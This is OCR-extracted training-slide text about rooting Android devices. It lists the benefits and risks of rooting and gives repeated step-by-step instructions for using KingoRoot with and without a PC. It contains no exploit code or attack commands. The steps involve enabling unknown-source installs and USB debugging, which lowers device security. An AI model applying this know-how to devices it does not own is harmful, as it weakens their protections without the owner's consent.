
Rooting enables all the user-installed applications to run privileged commands such as

- Modifying or deleting system files, modules, ROMs (stock firmware), and kernels
- Removing carrier- or manufacturer-installed applications (bloatware)
- Low-level access to hardware that is typically unavailable to devices in their default configuration
- Improved performance
- Wi-Fi and Bluetooth tethering
- Installing applications on SD card
- Better user interface and keyboard

Rooting also comes with many security risks and other risks to your device, including

- Voiding your phone's warranty
- Poor performance
- Malware infection
- “Bricking” the device

One can use tools such as KingoRoot, TunesGo Root Android Tool, and so on to root Android devices.



Rooting Android Using KingoRoot

KingoRoot

Android Rooting With PC

- Download **KingoRoot Android (PC Version)** and install it on your desktop
- Run the tool and **connect the device** to the computer with USB cable
- Enable USB debugging mode on Android device
- Now the tool will install the **latest drivers** on your PC
- You will see a new screen on your desktop with your device name and the "**ROOT**" button
- Click on **ROOT** to root your device

Android Rooting Without PC

- Enable installation from **unknown sources** on Android device
- Download **KingoRoot.apk** on your Android device from play store
- Install and launch KingoRoot
- Press "**One Click Root**" on the main interface of the app
- Wait a few seconds until “**root result**” appears on the display
- Attempt multiple times rooting or try PC version in case of failed

https://www.kingoapp.com

Rooting Android Using KingoRoot

Source: *https://www.kingoapp.com*

KingoRoot is a tool used to root Android devices. It can be used with or without a PC. KingoRoot helps users root their Android devices to achieve the following:

- Preserve battery life
- Access root-only apps
- Remove carrier “bloatware”
- Customize appearance
- Attain admin level permission


The following steps are involved in rooting an Android device with this tool:

Android Rooting With PC:

- Download KingoRoot Android (PC Version) and install it on your desktop.
- Run the tool and connect the device to the computer with a USB cable.
- Enable the USB debugging mode on your Android device.
- Now, the tool will install the latest drivers on your PC.
- You will see a new screen on your desktop with your device name and the “**ROOT**” button.
- Click on **ROOT** to root your device.

